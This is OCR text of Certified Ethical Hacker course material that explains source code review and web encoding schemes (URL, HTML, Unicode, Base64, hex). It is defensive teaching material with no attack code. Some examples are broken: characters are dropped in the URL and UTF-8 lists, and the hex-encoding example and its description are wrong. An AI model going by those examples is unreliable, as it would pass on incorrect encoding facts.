
Source Code Review

- Source code reviews are used to **detect bugs and irregularities** in developed web applications
- It can be performed **manually** or by **automated tools** to identify specific areas in the application code that **handle functions** regarding authentication, session management, and data validation
- It can identify **vulnerabilities to non-validated data** as well as **poor coding techniques** of developers that allow attackers to exploit the web applications

CEH
Certified Ethical Hacker
Manual Code Review
Develop
Code Review
Feedback
Automated Code Review
Push Code
1
Run Code Review
2
Notify Modify Errors
3
If OK, Build
4
If OK, Deploy
5


Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. They can be performed manually or using automated tools to identify specific areas in the application code to handle functions regarding authentication, session management, and data validation. They can identify un-validated data vulnerabilities and poor coding techniques of developers that allow attackers to exploit the web applications.



Manual Code Review
Develop
Code Review
Feedback
Automated Code Review
Push Code
1
Run Code Review
2
Notify Modify Errors
3
If OK, Build
4
If OK, Deploy
5

Figure 14.103: Manual and automated source code review



Encoding Schemes

- Web applications employ different encoding schemes for their data to **safely handle unusual characters and binary data** in the way you intend

Types of Encoding Schemes


URL Encoding

- URL encoding is the process of **converting URL into valid ASCII format** so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with **"%"** followed by the character's two-digit ASCII code expressed in hexadecimal such as
  - %3d =
  - %0a New line
  - %20 space

HTML Encoding

- An HTML encoding scheme is used to **represent unusual characters** so that they can be safely combined within an HTML document
- It defines several **HTML entities** to represent usual characters such as
  - &amp; &
  - &lt; <
  - &gt; >

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Encoding Schemes (Cont'd)

Unicode Encoding

16-bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal
  - %u2215 /

UTF-8

- It is a variable-length encoding standard that uses each byte expressed in hexadecimal and preceded by the % prefix
  - %c2%a9 ©
  - %e2%89%a0

Base64 Encoding

- The Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually, it is used for encoding email attachments for safe transmission over SMTP, but it is also used for encoding user credentials
- **Example:**

Binary encoding of "cake" = **01100011011000010110101101100101**

Base64 encoding: **011000 110110 000101 101011 011001 010000 000000 000000**

Hex Encoding

- The HTML encoding scheme uses the hex value of every character to represent a collection of characters for transmitting binary data
- **Example:**

Hello A125C458D8

Jason 123B684AD9

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of the data. At the receiving end, the encoded data is decoded into the plaintext format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the intended manner.

Types of Encoding Schemes

- **URL Encoding**

  Web browsers/web servers permit URLs to contain only printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting a URL into a valid ASCII format so that data can be safely transported over HTTP. Several characters in this range have special meanings when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in the hexadecimal format, such as:

  - **`%3d    =`**
  - **`%0a   New line`**
  - **`%20    space`**

- **HTML Encoding**

  An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document. HTML encoding replaces unusual characters with strings that can be recognized while the various characters define the structure of the document. If you want to use the same characters as those contained in the document, you might encounter problems. These problems can be overcome using HTML encoding. It defines several HTML entities to represent particularly usual characters such as:

  - **`&amp;  &`**
  - **`&lt;   <`**
  - **`&gt;   >`**

- **Unicode Encoding**

  Unicode encoding is of two types: 16-bit Unicode encoding and UTF-8.

  - **16-bit Unicode Encoding**

    It replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed in the hexadecimal format.

    - **`%u2215  /`**

  - **UTF-8**

    It is a variable-length encoding standard that expresses each byte in the hexadecimal format and prefixes it with %.

    - **`%c2%a9     ©`**
    - **`%e2%89%a0`**

- **Base64 Encoding**

  The Base64 encoding scheme represents any binary data using only printable ASCII characters. In general, it is used for encoding email attachments for safe transmission over SMTP and also for encoding user credentials.

  For example:

  cake = **`01100011011000010110101101100101`**

  Base64 Encoding: **`011000 110110 000101 101011 011001 010000 000000 000000`**

